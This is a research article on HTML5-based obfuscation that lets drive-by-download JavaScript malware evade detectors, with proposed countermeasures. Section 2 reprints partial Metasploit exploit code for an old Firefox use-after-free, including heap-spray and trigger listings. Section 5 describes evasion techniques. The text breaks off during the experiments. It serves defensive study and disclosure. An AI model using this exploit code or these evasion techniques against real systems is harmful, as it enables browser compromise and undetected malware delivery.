SECURITY AND COMMUNICATION NETWORKS
Security Comm. Networks 2015; **8:**1237–1255
Published online 21 August 2014 in Wiley Online Library (wileyonlinelibrary.com). DOI: 10.1002/sec.1077

RESEARCH ARTICLE

Using HTML5 to prevent detection of drive-by-download web malware

Alfredo De Santis[1], Giancarlo De Maio[1] and Umberto Ferraro Petrillo[2]*

[1] Dipartimento di Informatica, Università degli studi di Salerno, Rome, Italy
[2] Dipartimento di Scienze Statistiche, Università di Roma "La Sapienza", Fisciano Salerno, Italy

ABSTRACT

The Web is experiencing an explosive growth in the last years. New technologies are introduced at a very fast pace with the aim of narrowing the gap between web-based applications and traditional desktop applications. The results are web applications that look and feel almost like desktop applications while retaining the advantages of being originated from the Web. However, these advancements come at a price. The same technologies used to build responsive, pleasant, and fully featured web applications can also be used to write web malware able to escape detection systems. In this article, we present new obfuscation techniques, on the basis of some of the features of the upcoming HTML5 standard, which can be used to deceive malware detection systems. The proposed techniques have been experimented on a reference set of obfuscated malware. Our results show that the malware rewritten using our obfuscation techniques goes undetected while being analyzed by a large number of detection systems. The same detection systems were able to correctly identify the same malware in its original unobfuscated form. We also provide some hints about how the existing malware detection systems can be modified in order to cope with these new techniques. Copyright © 2014 John Wiley & Sons, Ltd.

KEYWORDS
web malware; detection systems; obfuscation; JavaScript; HTML5

***Correspondence**
Umberto Ferraro Petrillo, Dipartimento di Scienze Statistiche, Università di Roma 'La Sapienza', Piazzale Aldo Moro 5, 00185. Italy.
E-mail: umberto.ferraro@uniroma1.it

1. INTRODUCTION

The Web is becoming the medium of choice for the development and the spreading of malware. Currently, it is estimated that approximately the 85% of all malware comes from the web [1]. One particular type of malware that is gaining success is the one implementing the drive-by-download attack [2]. In this attack, the unaware user downloads a web page from the Internet containing a malicious code, typically written in JavaScript. Once downloaded, the code starts acquiring information from the context where it is executed in order to determine which exploits can be used to gain access to some of the resources of the local machine. If a known vulnerability is found, the corresponding exploiting code is downloaded, deobfuscated, and executed.

The spreading of drive-by-download malware may be limited by using detection systems. These employ different techniques to determine if a web page contains a malware. Detection systems can be used either to prevent the spreading of malware, by establishing in advance which websites host malware and, thus, must be blacklisted, or, during the ordinary browsing activity, to warn users about the potential danger of a page being browsed. State-of-the-art web malware detection systems are based on the usage of *honeyclients*. These are client machines used to visit web pages that could contain malware. If the client gets in some way compromised after visiting a page, then the page is marked as containing a malware. This approach is not only very effective but also very expensive in terms of time and computational power. For this reason, it is used in conjunction with quick detection systems that are based on the static or semi-static analysis of a web page. These are used as fast filters to choose which pages could be harmful and, thus, should be analyzed by the honeyclients. The choice is carried out by classifying the behavior of web pages according to several features that are usually found in web malware.

The explosive growth of malware is continuously fueled by the release of new technologies for the Web. On the one hand, standardizing committees, web browser developers and large companies operating on the Internet are pushing for the adoption of technologies allowing the development of rich web-based client applications. On the other hand,

the flourishing of these technologies is multiplying the possibilities of developing malware, which are more effective and harder to detect than in the past.

In this work, we show how to use some of the functionalities introduced with the upcoming HTML5 standard to rethink some of the obfuscation techniques used to deliver web malware on the browser of a victim machine. We also developed a reference implementation for the techniques we propose. These implementations have been tested, together with a selection of publicly available web malware, against several static and semi-static malware detection systems. The tests have been conducted in two stages. In the first stage, the malware samples have been analyzed by means of the chosen detection systems. In the second stage, the same malware has been reformulated using our techniques and, then, analyzed again. The outcoming results show that, in almost all the analyzed cases, the considered web malware was correctly identified by the detection systems in its original form, but it has gone undetected after being reformulated according to our techniques. The final aim of this article is to raise awareness about the potential dangers of some of the new functionalities related to the HTML5 standard thus fueling the development of more robust countermeasures. Some of these possible countermeasures are proposed along with the explanation of the obfuscation techniques.

1.1. Organization of the paper

The remainder of the paper is organized as follows. In Section 2, we describe the anatomy of a typical drive-by-download malware attack, with the help of a reference example. In Section 3, we briefly review the different approaches proposed so far in literature for the detection of malicious JavaScript code. In Section 4, we discuss several features introduced by the HTML5 standard and by several other related specifications that are of interest for our work. In Section 5, we introduce and detail our obfuscation techniques. The description of each technique is accompanied by the discussion about the possible strategies to deploy for countering it. In Section 6, we present a prototype implementation for our techniques together with the results of an experimental analysis aimed at assessing their effectiveness when used in conjunction with several malware codes and malware detection systems. Finally, we list some concluding remarks in Section 7.

2. ANATOMY OF THE DRIVE-BY-DOWNLOAD ATTACKS

Drive-by-download attacks work by fooling a victim user in downloading a web page containing a malicious code (usually written in JavaScript). This code leverages some vulnerabilities existing in the web browser of the victim in order to compromise the hosting machine. The exploitation is usually carried out by targeting one or more bugs existing in some components of the browser, such as installed add-ons or plug-ins. The final objective is the execution on the client machine of a *shellcode* (typically, a hex-encoded binary code) that gives the remote attacker access to the machine. As discussed in [3], these attacks usually follow a standard sequence of steps:

1. *Redirection and cloaking*. During this step, the victim may be sent through a long series of redirections, with the goal of making it more difficult to track the origin of the attack, up to reaching the page where the real attack is initiated. Another activity carried out in this step is the acquisition of information about the execution environment (e.g., the IP address of the client machine, the operating system, and the browser being used). This information is often transmitted to a remote server in order to determine if the browser running on the target machine, or one of its components, contains a vulnerability that can be leveraged to have access to the machine. If such a component is found, then a malware code exploiting the corresponding vulnerability is sent back to the client. If no vulnerability is found or if the malware detects that it has been running on a honeyclient, no shellcode is downloaded to the client.
2. *Deobfuscation*. The malware code usually comes as an obfuscated JavaScript program. This is performed in order to hide the real purpose of a code and overcome signature-based analysis. The same may apply to the shellcode carried by the malware. When the attack has to take place, the obfuscated code is transformed in clear text.
3. *Environment preparation*. Most part of the JavaScript-based attacks leverage on vulnerabilities found in some of the dynamic-link libraries or of the plug-ins commonly installed in a browser. During this phase, the malware prepares the code required to exploit these vulnerabilities and execute arbitrary code.
4. *Exploitation*. This phase concerns with carrying out the attack. This typically involves the instantiation of the vulnerable software components and the injection of the harmful code (shellcode).
5. *Malware installation*. The shellcode executed during the exploitation phase is often aimed to download and execute a malicious file onto the victim machine. The downloaded executable, which typically is a trojan horse or a bot, provides the attacker with full control of the infected host.

A typical example of JavaScript-based attack is the one presented in the Listings 1, 2, and 3. The code has been generated by means of the `mozilla_attribchildremoved` module of the Metasploit Framework [4], which is publicly available on the Web. The attack exploits an use-after-free vulnerability [5,6] that affects some recent versions of the Firefox browser and that allows to execute arbitrary code on a victim machine running Windows XP. Basically, the bug consists on the use

DOI: 10.1002/sec

of a previously dereferenced pointer (dangling pointer), which results in a memory error and, typically, in the application crash. The idea is that the memory previously occupied by the removed object can be carefully manipulated so that the buggy invocation results in a call to arbitrary code.

It is worth noting that the sample malware presented in this section cannot be considered a fully fledged drive-by-download, because it does not implement all the phases discussed in Section 2. For sake of simplicity, only the exploitation phase is considered hereinafter. However, without loss of generality, the techniques presented in this paper can be straightforwardly extended to real-word web-based malware, such as that implemented by the notorious exploit kits.

In the first phase, a malicious web server uses fingerprinting techniques in order to establish if the victim browser suffers from the vulnerability documented in [5] and in [6]. If so, a web page containing the malware is sent to the browser.

In the second phase, the malicious code to be executed upon the attack is typically deobfuscated by leveraging the high dynamicity of JavaScript, which allows to execute code assembled at runtime. In this case, the obfuscation technique used by the `mozilla_attribchildremoved` module simply consists of assigning random names to the variables used in the malicious code. In the sample code presented in this section, the random variable names have been substituted with simplified uppercase names for the sake of clarity. No further modifications to the original code have been made.

The third logical phase of the malware, related to the environment preparation, consists of placing the payload in a predictable memory location, so that it can be called upon the exploitation. Listing 1 shows an excerpt of the payload used for this experiment, which contains a series of binary instructions, encoded as an UTF-8 string, aimed to simply execute the Calculator application under Windows XP. In this case, the malware employs the heap-spray technique [7–9] in order to accomplish this task. A typical heap-spray procedure resembles that presented in Listing 2.

Finally, the malware can trigger the execution of the payload by exploiting the vulnerability that causes the arbitrary code execution. The code responsible for this task is shown in Listing 3. Basically, the removal of a child node from the tree representing the structure of the web page being shown allows, in some circumstances, the child to still be accessible because of a premature notification.

Listing 1. Deobfuscation

```
<script type="text/javascript">
...
var PAYLOAD = unescape("%uc481%ufa24%ufffff%ucbdb%u74d9%uf424%ub85b%u73a4" +
                       \ldots\ldots\ldots
              "%u33bf%u3d8d%ud66e%ua735%u416e");
...
</script>
```

Listing 2. Environment Preparation

```

<script type="text/javascript">

var OFFSET = 1542;
for (var i=0; i < 0x320; i++){
    ...
    var PADDING = unescape(PADDING_{S}TR);
    while (PADDING.length < 0x1000) PADDING+= PADDING;
    JUNK_{O}FFSET = PADDING.substring(0, OFFSET);
    var SINGLE_{S}PRAYBLOCK = JUNK_{O}FFSET + PAYLOAD;
    SINGLE_{S}PRAYBLOCK += PADDING.substring(0,0x800 - OFFSET - PAYLOAD.length);
    while (SINGLE_{S}PRAYBLOCK.length < 262144) SINGLE_{S}PRAYBLOCK += SINGLE_{S}PRAYBLOCK;
    SPRAYBLOCK = SINGLE_{S}PRAYBLOCK.substring(0, (262144-6)/2);
    VARNAME = "var" + RAND1.toString() + RAND2.toString();
    VARNAME += RAND3.toString() + RAND4.toString() + i.toString();
    VARSTR = "var " + VARNAME + "= '" + SPRAYBLOCK +"';";
    eval(VARSTR);
}
...
</script>
```

Listing 3. Exploitation of the vulnerability

```
<script type="text/javascript">
...
var ATTR = document.createAttribute("FOO");
ATTR.value = "BAR";
var ITER = document.createNodeIterator(
    ATTR, NodeFilter.SHOW_{A}LL,
    {acceptNode: function(node) { return NodeFilter.FILTER_{A}CCEPT; }},
    false
);
ITER.nextNode();
ITER.nextNode();
ITER.previousNode();
ATTR.value = null;
const JUNK = unescape("%u4141%u4141");
var CONTAINER = new Array();
var OBJ = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u548e%u7819%u0c10%u0c0c")
while (OBJ.length != 30)
    OBJ += JUNK;
for (i = 0; i < 1024*1024*2; ++i)
    CONTAINER.push(unescape(OBJ));
ITER.referenceNode;
...
</script>
```

By manipulating the memory reserved to this element, it is possible to modify the program execution in order to launch the payload.

At this point, the arbitrary instructions contained in the payload may finalize the infection by downloading and executing a malicious binary onto the victim machine.

3. DETECTING MALICIOUS JAVASCRIPT CODE

Several techniques have been proposed so far for detecting web malware. In the simplest approach, a database of malware patterns (signatures) is statically matched against an input JavaScript code. If a match is found, then the code is classified as a malware. This approach is typically implemented by antivirus software such as those in [10–12], as well as by intrusion detection systems such as those in [13].

Static detection can be easily overcome in many ways. One of the most used approaches relies on the dynamic features of the JavaScript language. Namely, the malware is brought to the victim machine in an encrypted or obfuscated form through a web page acting as an attack vector, as described in Section 2. The web page analyzes the environment where it is run and sends the outcoming information back to a remote server. Then, it downloads the payload of the attack (i.e., the malware). Finally, the malware code is put in plain and executed using a dynamic code evaluation function, such as `eval()`. A static analysis through a signature-based detection system will completely miss the code run by the malware, as it is revealed only at runtime, thus making the correct detection of the malware by means of a static analysis much harder.

A completely different and much more effective approach consists in runtime analysis, which can be further divided in off-line and online analysis. Off-line analysis is performed by means of a honeyclient, which is an instrumented environment aimed to analyze the effects produced by the execution of potentially malicious code. In high-interaction honeyclients (e.g., [14,15]), the rendering of the web page is carried out in a sandbox, which is typically implemented as a virtual machine running a fully featured browser. The surrounding environment is monitored in order to detect eventual attempts to compromise the system, which is typically accomplished by analyzing programming application programming interface (API) calls, system calls, filesystem modifications, network activity, and so on.

A limitation of high-interaction honeyclients is that a malware can be detected only if the attack succeeds, which may not happen. Malware may employ fingerprinting and cloaking techniques in order to adapt its behavior at runtime according to the environment where it runs. A web page could be harmful if open with a certain version of a certain type of browser using a certain type of plug-in, while being completely harmless if open in any other configurations. The malware could even be able to discern whether it runs inside a sandbox [16] and completely evade the analysis as consequence. This implies the need of checking the same web page several times, using all the different combinations of browsers, operating systems, installed plug-ins, and so on. This has the effect of dramatically increasing the computational time required to scan

DOI: 10.1002/sec

all the possible configurations as well as the overhead to be spent for keeping the system updated with all the possible testing configurations. This cost is further magnified by the release of new versions for the software products used in the browsing activity and by the discovery and disclosure of new vulnerabilities for these software.

A similar approach is adopted by low-interaction honeyclients (e.g., [17–21]). Rather than analyzing the effects on the system, the code flow produced by the web page is analyzed instead. It is typically accomplished by means of an emulated environment that enables to inspect instructions and data. Detection can be based on signature matching [22] or on more sophisticated anomaly detection procedures [19]. Thanks to browser and environment emulation, low-interaction honeyclients have higher detection rates with respect to high-interaction honeyclients. Moreover, also preliminary phases of an attack (e.g., fingerprinting, deobfuscation, and memory preparation) can be exposed. Off-line detection systems are typically fed by web crawlers and are used to perform large-scale analyses. Malicious URLs can be added to a black list of malicious domains that may be used, for example, by browsers and search engines to warn users about the page they have been visiting.

The analysis performed by means of a honeyclient may require a considerable amount of time. For this reason, the usage of honeyclients is often combined with other lighter detection techniques, like the ones presented in [3,18,23,24]. The rationale of these techniques is to analyze, either statically or dynamically, the content of a page and classify its behavior according to several features such as the instantiation of very long strings, the usage of encrypting and decoding primitives, and the allocation of software components that are known to be subject to exploits. This analysis occurs at a preliminary stage. If a page is found to be potentially harmful, it is sent to the honeyclient for a further analysis. Otherwise, the page is discarded. The advantage of this hybrid approach is that this preprocessing can be performed much faster than the honeyclient-based analysis, thus resorting to honeyclients only for pages that have a higher chance of being harmful.

Online analysis is more concerned about host security and can be employed in order to detect and prevent execution of web malware at runtime. It can be accomplished by means of in-browser [25] or binary [26] instrumentation. Because efficiency is one of the main aim of these systems, online analysis is typically based on a combination of dynamic and static approaches. Basically, function parameters are retrieved dynamically, while detection is performed by means of static classifiers (e.g., presence of certain patterns likely to be malicious). Semi-static analysis could be evaded by using code obfuscation or by rearranging the code [27]. Some solutions have been proposed that make use of anomaly detection instead of simple pattern matching techniques, such as in [27] and [28]. They are based on a classifier that needs to be trained with a set of malicious and a set of benign samples, which allows to discern the set of features characterizing the execution of malicious code. While the former extracts features from the structure of the code (i.e., the abstract syntax three), the latter focuses on the analysis of JavaScript opcodes. Some online analysis approaches aim to detect specific phases of a drive-by-download attack, such as the heap spraying [20,29]. Generally speaking, the heap spraying is a powerful approach that allows to put arbitrary data, such as a shellcode, at a predictable memory location and is able to bypass OS-level security mechanisms like address space layout randomization [30]. Most recent heap-spraying techniques, such as those presented in [7,8] and [9], are able to evade targeted online analyses like those discussed in [20] and [29]. In [31], a system for detecting environment fingerprinting and cloaking has been proposed, which can be used in conjunction with both online and off-line analysis. A completely different approach, based on behavioral analysis, is adopted in [32] and [33]. These techniques are based on the idea that a file downloaded through the browser should be executed only if the user consents it. In order to accomplish this task, both techniques try to reconstruct the context of a file being downloaded by the browser. The file is executed only if the correct sequence of actions is performed by both the browser (e.g., a dialog is prompted to the user) and the user (e.g., he or she clicked on the *open* button). This approach is effective in both detecting and preventing the last phase of a drive-by attack, which is the malware installation.

Other approaches are not based on the analysis of the potentially malicious code itself. This is the case of the technique presented in [34], which is able to analyze the information about URL redirection collected by an honeyclient in order to discern all the potentially malicious URLs belonging to the same malware distribution network.

4. HTML5 AND THE NEXT GENERATION WEB

HTML5 is the arising standard for the next generation web. Although not being finished, the standard is already available as a draft [35,36] and is mostly implemented in all major browsers. It is currently being developed by both the World Wide Web (W3C) consortium and by the Web Hypertext Application Technology Working Group (WHATWG). The W3C is focused on the development of the standard specification, while the WHATWG group pays more attention to the way the specification is implemented by the web browsers and to the development of all the technologies that are related to this standard.

In addition, the W3C consortium and the WHATWG group are also active in the development of several other specifications (see, e.g., [37,38]) that integrate the work carried out with the HTML5 main specifications. One of the goals of these specifications is to provide developers with the instruments required to code web applications that resemble and feel like standard desktop applications, while retaining the advantages of the distributed computing. To this end, the specifications introduce several new features

that allow to obtain richer and more responsive user interfaces, to cache and retrieve efficiently user's data on a local machine, to have web applications seamlessly transfer data with their server counterparts with a small overhead, and to be able to mash together several services hosted by different providers and used by the same application. These features can be leveraged through several JavaScript-based programming APIs.

In the following, we briefly describe some of the most noteworthy HTML5 APIs.

4.1. Local storage API

This allows to persistently store structured data, indexed by textual keys, in a storage area provided by the browser [38]. This mechanism is an evolution of the one implemented by the cookies. The access to the storage is restricted on a per-domain basis (i.e., only applications originated by the same domain that originated a storage area can access it) and is only possible from the client side of a web application.

4.2. Web SQL storage API

This allows to persistently store and query relational data using a database and the SQL language [39]. The access protection scheme is the same used in the local storage case. At the moment, there is not a standard specification of the SQL dialect to be supported by this technology. Instead, all web browser implementors refer to the SQL dialect supported by SQLlite. This database management system is also the one used by all browsers (except Firefox) for implementing this feature.

4.3. IndexedDB API

This allows to persistently maintain and query a collection of records containing either simple values or hierarchical objects [40]. Each record consists of a key and some values. Information can be retrieved either by using its key or by defining indexes on some of the fields of the stored data. Differently from the web SQL storage API, this API cannot rely on the expressiveness and the flexibility of the SQL language while querying for data. Conversely, the key-value approach guarantees faster querying times and prevents from SQL injections attacks.

4.4. File API

This allows to persistently maintain and access information using a file-oriented interface [37]. Data can be of two types: `File` or `Blob`. The former is typically used to map access to objects that are stored as files in the file system underlying the browser. The latter is used to map access to immutable raw binary data that are usually stored in memory and exchanged with a remote server.

4.5. Web workers API

This implements a multi-threaded execution model within web applications. The application has the possibility to fork one or more threads. These are executed concurrently with their parent thread, using a different core/processor (if available). These threads run as long as their parent threads exist. Their execution occurs in a sandbox where most part of the APIs available to web applications cannot be used. The communication between threads is implemented by sharing some common data structures. These threads are conceived as a mean for web applications to carry out CPU intensive tasks without affecting the response time of the user interface.

4.6. Canvas API

This allows to draw and manipulate arbitrary graphics on a canvas surface [41]. The surface is encapsulated in a `Canvas` HTML element. The application can modify the content of a canvas pixel-by-pixel or use high-level graphical primitives to draw lines, shapes, text, and images. The content of a canvas can also be processed using image transformation operators or composition operators. Finally, arbitrary graphical animations can be easily implemented by programmatically updating the content of a canvas element through a periodical refresh.

4.7. Cross-origin client communication

This allows two or more web applications originated from different domains and running in different contexts (i.e., two iframes in the same page or two different pages) to communicate. The communication is asynchronous and is based on the exchange of messages [42]. The application willing to receive messages creates a new listener that is uniquely bound to the domain where it originated. The application interested in communicating creates a new message and sends it by providing the domain address where the target application should be listening. When receiving a new message, the target application may check (programmatically) the source of the message and decide if examine or discard it.

4.8. WebSocket API

This allows a web browser to maintain a Transmission Control Protocol-based communication channel with server-side processes [41]. Differently from traditional communication mechanisms based on the exchange of HTTP headers, this channel allows for full-duplex transmissions. The content of a communication can be either data or text, and it can be initiated by any of the two parties of the communication.

DOI: 10.1002/sec

5. FOOLING MALWARE DETECTION SYSTEMS

As discussed in Section 2, the malicious code of a drive-by-download attack is usually encrypted and/or obfuscated in order to escape signature-based detection. As a consequence, many static and semi-static detection systems aim to analyze web pages in order to discern the presence of programming patterns that resemble decoding or deobfuscation routines. Together with some other clues, this approach is used to establish if a web page is likely to contain malicious code.

In this article, we show three obfuscation techniques, on the basis of some HTML5 APIs, to deliver and reassemble malicious code in a web page. These techniques focus on those phases of a drive-by attack that take place in the victim's browser (i.e., preparation and exploitation). Specifically, we will show that a malicious JavaScript code obfuscated by means of our techniques is able to evade static detection systems on the basis of the analysis of the in-browser code. The post-exploitation phase (malware installation) is out of scope of this work and can still be detected by means of methods like that presented in [32]. However, we will present a scenario in which our techniques can be leveraged in order to discern if the victim machine is an honeyclient. In that case, the detection can be evaded by completely skipping the exploitation and/or the malware installation phases. Our techniques can be used solely or can be mixed together to further raise the probability of escaping analysis. The general aim of this work is to show that current web-malware detection systems are not prepared to cope with the reckless and unceasing introduction of new web technologies, like HTML5.

All the presented techniques are based on the original drive-by-download schema described in Section 2. In the first step, the original attack code is obfuscated and stored server side. Once the victim visits the malicious page, the web malware is sent to the client machine. In the second step, the malicious JavaScript code is deobfuscated. In the third step, the exploit is prepared, and in the fourth step, the payload is executed. The last step is out of scope of our techniques, because it does not take place in the victim's browser.

In our case, the first step is common to all the techniques we propose and can be summarized as follows. The malicious code is split in a series of chunks, each one containing a piece of the original code. The chunks are constructed ad-hoc in order to be individually undetectable (i.e., they resemble common strings). The third and the fourth steps are dependent on the particular type of malware to be executed and are not involved by our techniques. The second step leverages on HTML5 functions to avoid the typical (de)obfuscation patterns detectable upon a static or semi-static code analysis. The three techniques are as follows:

- *Delegated preparation*. Delegate the preparation of a malware to the system APIs.
- *Distributed preparation*. Distribute the preparation code over several concurrent and independent processes running within the browser.
- *User-driven Preparation*. Let the user trigger the execution of the preparation code during the time he or she spends on a single page or a website.

5.1. Delegated preparation

Web malware makes massive use of strings. JavaScript provides many string manipulation functions that are particularly useful to embed shellcode in a web page and to implement (de)obfuscation routines. For this reason, detection systems focus on study of strings and string-related functions. Detection rules are typically based on features such as occurrences of string manipulation functions such as `unescape()`, decoding functions such as `decode()` and `decodeURIComponent()`, very long loops that are typically used for code deobfuscation, and number of occurrences of `eval()` or `document.write()` functions, which can be used to evaluate a string.

The delegated preparation technique allows a web malware to avoid (at all or partially) the activities related to the decoding and/or the deobfuscation of a string by delegating these to the web browser internals, through the WebSQL API or the IndexedDB API. As described in Section 4, these APIs allow to maintain and to query a database on the client side of a web application. The idea we propose is to split the malicious code into a series of chunks and to recompose it at runtime, as typically occurs for simple (de)obfuscation routines. The difference here is that each chunk is stored in a table entry on the local browser database. Then, when the attack has to take place, the retrieval and the preparation of the malicious code is delegated to the database engine through a properly crafted selection query. If a browser implementing the WebSQL API through the SQLlite software is used, the concatenation of the strings can be completely delegated to the SQL engine, by means of the `GROUP_CONCAT()` operator. Otherwise, it would be up to the user-level code to browse the recordset returned by the query and concatenate the resulting strings. The resulting code can be finally executed by using the `eval()` function. An alternative approach is based on the usage of the `FileReader` API. As described in Section 4, this API allows to maintain and process data in the local storage of a browser using a file-oriented interface. An additional, although less popular, capability of this API concerns with the possibility of managing in-memory generic objects consisting of raw binary data: the `Blob` objects. These can hold an arbitrary number of array of bytes and are provided with a function that allows to convert their content into a single string of text. The aforementioned technique could be adapted by having a malicious code converted into a string of bytes and scattered into several very short arrays. These are sent to the client machine, where they are stored as separate arrays in a single Blob object. Whenever the attack has to be triggered, the content of the Blob is converted into text,

using the `readAsText()` function available with the FileReader API.

5.1.1. Comment.

The discussed techniques should prevent signature-based anti-malware systems from detecting malicious code during a static analysis, because it is assembled dynamically. Moreover, they do not require to apply further encryption nor obfuscation techniques, as the malicious code is implicitly obfuscated by the fragmentation schema used to break it into records. This allows to avoid all the operations that are usually needed to recover an encrypted/obfuscated code and that are used by detection systems as a hint to guess the presence of a threat. Instead, the malicious code is retrieved by using an application pattern that is apparently harmless and very common in practice. For example, it resembles the code to be written when preparing the text labels to be used when drawing a multi-language user interface. Finally, when the `GROUP_CONCAT()` function is available, the assembling of the original code string is triggered by one single line of user-level code, as it is completely delegated to the SQL storage engine.

5.1.2. Countermeasures.

A simple, although rough, way to counter the delegated preparation technique is to deny at all the possibility to run code that has been dynamically assembled using the output of a query to the local storage engine. In a similar way, it should be denied the possibility to run code assembled using the `readAsText()` operation of the FileReader API. However, this solution may be too limiting in a context where execution of dynamically assembled code is required. In such cases, a different strategy should be employed.

Among the different approaches proposed in literature, one that seems to be promising for countering the delegated preparation technique is the one based on *taint analysis* [43,44]. This is a particular type of *data flow analysis* that works by marking as *tainted* the data, in a program execution, that comes from a potentially malicious source. Then, propagation of tainted values is traced along the execution of the program. Finally, as tainted values are used, as input, for the execution of a given set of, potentially harmful, commands, a warning is produced.

In our case, taint analysis could be applied by isolating all cases where a collection of strings is downloaded from the network, assembled into one string, and then used as input for a dynamic evaluation function. In order to follow this strategy, taint analysis should be implemented with the possibility to keep track of tainted values, even if these are stored and retrieved from the local storage engine, as shown, for example, in [45]. A possible way to reduce the number of false positives would be to employ string analysis techniques to mark as tainted only strings that are likely to contain assembly code.

5.2. Distributed preparation

Typically, the operations driving the deobfuscation and the execution of a malware would look harmless in themselves but harmful if considered as a whole. The distributed preparation technique aims at deceiving detection systems by breaking up the execution of a malware code in several simpler pieces to be executed separately in different contexts. Each piece of code would execute its part of the attack and, then, make available the result to the next part.

From the technical point of view, this idea can be implemented by separating the three activities of gathering the malicious code (in an encoded and/or obfuscated form), deobfuscating it, and running it, by executing them in different threads through web workers (Section 4). Communication between different workers could be established by using cross-origin client communication primitives (Section 4). Moreover, in order to further confuse detection systems, the communication patterns to follow during the execution of the attack would not be established statically but would be decided at runtime, by evaluating a function that would decide which other web worker would be the target of a communication at the end of a certain step.

5.2.1. Comment.

The expectation is that this approach should be able to fool either static and semi-dynamic detection systems because these should not be able to recognize the activity performed by a single worker as part of a more complex distributed algorithm performed by all the involved workers. First, the analysis of the code executed by a single web worker would not reveal any damaging activity. Second, it would be hard for a detection system to guess the correct order in which code is executed among different web workers without executing it.

5.2.2. Countermeasures.

Countering an attack carried out using the distributed technique is likely to be harder than in the case of the delegated technique. Like in the previous case, a rough solution would be to deny at all the possibility to run a dynamic code assembled using data outcoming from an untrusted source (in this case, a message received from another worker). If this solution is not viable, it is possible again to resort to the taint analysis techniques for detecting malicious code by tracing the usage of data coming from untrusted sources. However, the problem here is complicated by the distributed nature of the application being run. Several solutions have been proposed to this end in the recent literature, such as in [46,47]. The rationale of these approaches is to introduce a framework able to generalize and aggregate the behavior of each single thread of a distributed application, so as to be able to better trace the path followed for performing a malicious activity. These frameworks are able to trace both the activities of the single threads as well as to trace pieces of data exchanged among different threads. There remains, however, one important handicap. Because the communication

DOI: 10.1002/sec

patterns followed by the workers are not necessarily known *a priori*, but it may be influenced by the execution flow of the application, and the taint analysis should be performed in a dynamic way (i.e., by monitoring the execution of the distributed application in a setting where the malicious activity takes place), thus leaving out static and semi-static detection systems.

5.3. User-driven preparation

The user-driven technique is a variant of the distributed preparation technique. Here, the activities related to the preparation and to the execution of a malware are spread across the time that a victim user spends visiting a single page or a collection of pages (i.e., seconds or minutes), rather than being concentrated in few milliseconds. Moreover, in order to avoid the predictability of the sequence, the execution of the single activities is not automatic, but it is triggered by the (unaware) user himself or herself. Such an approach falls into the category of the logic bombs ([48]).

From a technical point of view, this technique can be implemented by binding the execution of malware activities to the occurrence of some user-triggered events (e.g., the user clicks on a button contained in the web page). A similar approach has been leveraged in the wild by the Nuclear Pack exploit kit [49], whose malicious activity is triggered at the occurrence of a `onmousemove` event. The user-driven preparation technique is based on a more articulated idea. The content of the page is organized in such a way that the victim has to perform an exact sequence of steps in order to enjoy the content of the page (e.g., playing a game). By following this sequence, the victim unintentionally drives the execution of the malware.

A possible refinement of this technique would require to scatter the malware-related activities across several web pages while using the browser local storage to save temporary data. This would make even more difficult for analyzers to detect the malware code.

5.3.1. Comment.

We expect this technique to be able to escape static and semi-static detection systems because the harmful code is scattered across several parts of the page (or of several pages) and its execution is triggered by external nondeterministic events. Moreover, this technique could also be effective against detection systems based on honeyclients as the exact sequence of steps that cause an attack to take place is strongly related to the way a human user would interact with page. With respect to previous attempts of avoiding honeyclient analysis, such approach is much more effective because it would be very complicated for an automatic program to replicate the exact actions leading to the triggering of the attack.

5.3.2. Countermeasures.

The user-driven technique falls in the more general category of trigger-based behaviors in malware, that is, hidden behaviors in a code, which are activated only when properly triggered. Similarly to what has been said for the previous techniques, the easiest (and more drastic) way to counter attacks based on the user-driven technique would be to deny the possibility to run code whose content has been influenced by the user's input. When such a policy is not viable, it is possible to resort to some of the solutions existing in literature for this class of problems. Namely, detection systems such as the one described in [50,51] are able to detect, automatically or semi-automatically, the existence of a trigger-based behavior in a code, find the conditions that trigger such hidden behavior, and finally, find inputs that are able to trigger these conditions. The approach being used takes advantage from a mix of analysis techniques and may require a deep instrumentation or a reference execution of the code being analyzed. In our case, it is not clear if the time required by these systems for completing a scan over a malicious code that implements the user-driven technique would be feasible.

6. IMPLEMENTATION AND EXPERIMENTS

In the remaining part of this work, we present the result of an experimentation aimed at assessing the effectiveness of the proposed techniques[†]. In these experiments, we reproduced a series of real-world scenarios, where a victim client visits a malicious website that tries to execute one or more JavaScript-based malware. Such malware is obfuscated by means of the patterns discussed in Section 5. The experimentation consisted of the following steps:

1. Selection of a reference set of JavaScript-based attacks publicly available on the web (*base malware*);
2. Analysis of the selected malware by means of a number of malware detection systems;
3. Obfuscation of the attacks by means of the techniques presented in this work (*obfuscated malware*);
4. Re-analysis of the obfuscated malware.

The objective of the experiments is to show that the web pages containing the malware rewritten using our techniques result perfectly clean upon the re-analysis. The malware reference set includes some proof-of-concept attacks published on the web, some of which are summarized in Table I. As already highlighted in Section 2, for sake of simplicity but without loss of generality, the sample malware used for the experiments is not real-world malware. In fact, it just implements the *execution* phase and uses a proof-of-concept payload. All the sample code has been generated by means of publicly available modules of the Metasploit framework, as summarized in Table I. Some of

[†] A copy of the code used in our experimentation is publicly available at the following URL: www.statistica.uniroma1.it/users/uferraro/experim/malware.

Table I. List of malware used in our experimentations.

Malware sample	Target browser	Vulnerability	Public PoC exploit
A	Firefox 8,9	CVE-2011-3659	[52]
B	Internet Explorer 6	CVE-2010-0249	[53]
C	Firefox 3.5	CVE-2009-2478	[54]
D	Internet Explorer 6,7,8	CVE-2010-3962	[55]

PoC, proof of concept.

the selected malware is intentionally dated, hence currently detected by most of (static and dynamic) malware detection tools selected at step 2. Clearly, the detection rate at the last step cannot increase if using novel attacks (i.e., 0-days) as base malware. All the malware samples have been configured to simply execute the Calculator program as result of the attack, but clearly the same results can be obtained by adopting more complex payloads.

Despite lots of malware analysis techniques and tools that have been proposed in literature (Section 3), a very limited subset of them is publicly available for use. The malware detection systems used to validate our methods have been VirusTotal [56] and Wepawet [19]. The first is a free online service that analyzes files and URLs for identification of various kinds of malware. VirusTotal aggregates the output of different antivirus engines, website scanners and other file, and URL analysis tools. This service allowed for fast testing with more then 40 malware analyzers. VirusTotal uses not only state-of-the-art commercial antivirus engines, on the basis of signature analysis, but also reputation-based engines, IPS engines, browser protection engines, buffer-overflow engines, behavioral engines, and other heuristic engines[‡]. Wepawet is a platform for dynamic off-line analysis of web-based threats, which combines a number of approaches and techniques to analyze code executed by a web page. The core of the system is the JSAND module, which is one of the most advanced low-interaction honeyclients documented in literature. It is able to emulate several environment configurations in order to explore all the potentially harmful code paths. Dynamic analysis is implemented by means of anomaly detection techniques able to discern between benign and malicious code execution. Because the implementation of these analysis tools is constantly evolving, it is important to highlight that all the experiments have been conducted between February and April 